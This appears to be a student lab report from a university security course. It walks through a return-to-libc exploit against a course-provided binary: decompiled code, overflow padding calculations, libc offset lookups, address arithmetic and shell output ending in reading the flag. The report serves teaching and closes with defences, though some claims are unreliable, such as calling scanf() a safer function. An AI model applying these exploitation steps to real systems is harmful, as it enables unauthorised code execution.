

CS6570: Assignment -2

Team: Trojan

Members: Pradeep Peter Murmu (CS24M033), Kilaparthi Vishnu Vardhan (CS24M022)

Problem

In this problem, we had to exploit the vulnerabilities in a binary hosted on a remote server. We were provided with binary files “chall” and “libc.so.6” , similar to ones hosted on the server. The scope of the assignment was to use return2libc to catch the flag.

Vulnerability

The vulnerability in the binary was that of buffer overflow in multiple places (username variable in start() and buf variable in command()). On buffer overflowing the username variable we got access to the leaked address of printf function of remote libc.so.6. This could be used to calculate libc base and further get the address of system() and “bin/sh” in the remote libc.so.6 as ASLR was enabled. Since NX was also enabled, we needed to do a return2libc attack to gain access to the shell.

Working of the Payload

We first decompiled the “chall” binary to understand the working of the code. We found that main() invoked start() which takes input in the username variable. The start() had “if else” block which was dependent on the “root” variable. The “else” block invoked command() which had subsequent clues to the problem. Since there was no security to prevent overflow in “username”, we created a payload to overflow it and reach the return address of the start() to execute the address of the else block.

```

void start(void)
{
    char username[32];

    printf("What is your name? ");
    __isoc99_scanf(&DAT_004106a6, username);
    printf("Welcome to Hogwarts %32s\n", username);
    if (root == 0)
    {
        puts("Slytherrin wins the House cup.");
    }
    else
    {
        puts("Welcome Dumbledore...");
        puts("Wait, you don't look like Dumbledore.");
        puts("But since you reached here, you might be him.");
        puts("God know what kind of spells exist these days.");
        puts("So for the House cup this year, Slytherrin is 1st with 480 points.");
        printf("and Gryffindor is 4th with 380 points.");
        puts("You can award some points to Gryffindor ");
        puts("Here are 5 points");
        command();
    }
    return;
}

```

Payload 1:

Using pwntools cyclic and ghidra we found out the padding to be 44 bytes.

The username variable was at ebp-0x28. 0x28 is hexadecimal for 40. That meant the username was 40 bytes below ebp. Adding 4 bytes of ebp pointer, we got 44 bytes of padding to reach the return address.

0041009b	83 c4 10	ADD	ESP, 0x10
0041009e	83 ec 08	SUB	ESP, 0x8
004100a1	8d 45 d8	LEA	EAX=>username, [EBP + -0x28]
004100a4	50	PUSH	EAX
004100a5	68 a6 06	PUSH	DAT_004106a6
	41 00		

This caused the execution of 0x410100 address because of “00” of null string passed in little endian format to the return address of start().


```

c3 07
00410100 83 c4 10      ADD     ESP,0x10
00410103 83 ec 0c      SUB     ESP,0xc
00410106 68 74 07      PUSH    s_God_know_what_kind_of_spells_exi_00410774
41 00
0041010b e8 80 84      CALL    libc.so.6::puts
c3 07
00410110 83 c4 10      ADD     ESP,0x10

```

The 0x410100 address executes the line “God know what kind..” line in the else block and subsequently invokes the command().

Alternatively we could also have passed the address of command() to directly access it. Nevertheless, going to the else block gave us the output as below.



```

[+] Opening connection to 10.21.235.155 on port 9999: Done
WELCOME

What is your name? Welcome to Hogwarts AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Slytherrin wins the House cup.
God know what kind of spells exist these days.
So for the House cup this year, Slytherrin is 1st with 480 points.
and Gryffindor is 4th with 380 points. You can award some points to Gryffindor
Here are 5 points
Printf address: 0xf7e58030
Which spell do you want to cast:

```

With the first payload we got the hint i.e. Printf address which we could use for our next payload.

Payload 2:

We also observed that everytime we sent the payload, the printf address in the response changed which proved that ASLR was active on the remote server. We first needed to find the libc base using the leaked printf address and the printf offset in our local libc. We found the offsets of printf(), system() and “bin/sh” in the local libc using gdb.

```

(gdb) p &printf
$1 = (<text variable, no debug info> *) 0x49030 <printf>
(gdb) p &system
$2 = (<text variable, no debug info> *) 0x3a950 <system>
(gdb) q
sse@sse_vm:~/a2$ strings -a -t x libc.so.6 | grep "/bin/sh"
15912b /bin/sh
sse@sse_vm:~/a2$

```

The difference between leaked printf and printf offset on our local libc gave us the libc base address. Using that we calculated the system and “bin/sh” address on the remote libc.

```

# Step 3: Calculate libc base and required addresses
libc_base = leaked_printf_address - PRINTF_OFFSET
system_address = libc_base + SYSTEM_OFFSET
binsh_address = libc_base + BINSH_OFFSET

```

After that, we needed to overflow the “buf” variable to reach the return address of the command().

```

void command(void)
{
    undefined4 uVar1;
    char buf[32];
    void *printf_fp;
    link_map *lm;

    uVar1 = dlopen("libc.so.6", 2);
    uVar1 = dlsym(uVar1, "printf");
    printf("Printf address: %p\n", uVar1);
    printf("Which spell do you want to cast: ");
    __isoc99_scanf(&DAT_004106a6, buf);
    printf("(Also there is something useful here)%s ", shell);
    return;
}

```

We calculated the padding using ghidra, which showed us that “buf” was at ebp-0x30 which is 48 bytes in decimal. Including the 4 bytes of ebp pointer, we got the padding to be 52 bytes.

```
00410058 83 c4 10      ADD      ESP,0x10
0041005b 83 ec 08      SUB      ESP,0x8
0041005e 8d 45 d0      LEA      EAX=>buf, [EBP + -0x30]
00410061 50           PUSH     EAX
00410062 68 a6 06      PUSH     DAT_004106a6
          41 00
```

The payload 2 consisted of 52 bytes padding + calculated system address + 4 bytes padding + calculated “/bin/sh” address.

We sent that payload to gain access to the system shell. We sent “ls” command to check the files on the remote server. We saw there was a file named “flag” and sent the “cat flag” command to capture the flag.

```
Which spell do you want to cast:
[*] Leaked printf address: 0xf7df6030
[*] Calculated libc base: 0xf7dad000
[*] Calculated system address: 0xf7de7950
[*] Calculated /bin/sh address: 0xf7f0612b
[*] Switching to interactive mode
(Also there is something useful here)a/bin/sh bin
chall
dev
flag
lib
lib32
lib64
libc.so.6
Congratulations!! 70 points to Gryffindor!
$
```

Difficulties & Resolution

1. Figuring out the paddings: The padding in the second payload to reach the return address was difficult to get. The “buf” variable was allocated 32 bytes in the

command(), so we ran the pwntools cyclic from 32 to 60. We later went through the ghidra disassembly to figure out the exact padding.

2. Calculating the system address: Initially, we thought the leaked address was constant and hence we had hard coded it. Later we changed it to dynamic by reading the response and calculating the system and /bin/sh address using the offset.
3. Understanding that 44 bytes was sufficient to get the printf leak instead of 44 byte+command() address in the payload (both works). After 44 bytes, “\n” character (0x00) is taken into the address and hence 0x410100 gets executed, thereby starting execution from the 3rd line of the else block.
4. Understanding the working of libc.so.6 binary and how the offsets work.

Acknowledgement:

1. Prof. Chester Rebiero video on return2lib demonstration.
2. StackOverflow, Perplexity AI for debugging and pwntool script generation.
3. Ghidra and GDB to get the exact offsets.

Defence Mechanism:

1. To prevent the buffer overflow attack, we can use stack canaries.
2. PIE combined with ASLR to randomize the addresses to prevent the return2libc attack.
3. Using Fortified Functions: Using safer functions like scanf() to take input
4. Control Flow Integrity (CFI) : It enforces strict control-flow rules to prevent arbitrary function calls.

Contributions:

Pradeep Peter Murmu:

1. Worked on the 2nd payload to calculate addresses and padding.
2. Wrote the python script to get the printf address from the response and the second payload but not limited to it.
3. Wrote the Vulnerability and Working of the payload in the report.

Vishnu Kilaparthi:

1. Worked on the 1st payload to buffer overflow.
2. Decompiled the binaries and analysed the problem.

3. Wrote the python script to create the first payload but not limited to it.
4. Wrote the Difficulties and Resolution, Defence Mechanism in the report.

Instructions to recreate:

1. Check python version on your system.
2. Execute “python3 script.py” (depending on python version)

—-7H3 3ND—-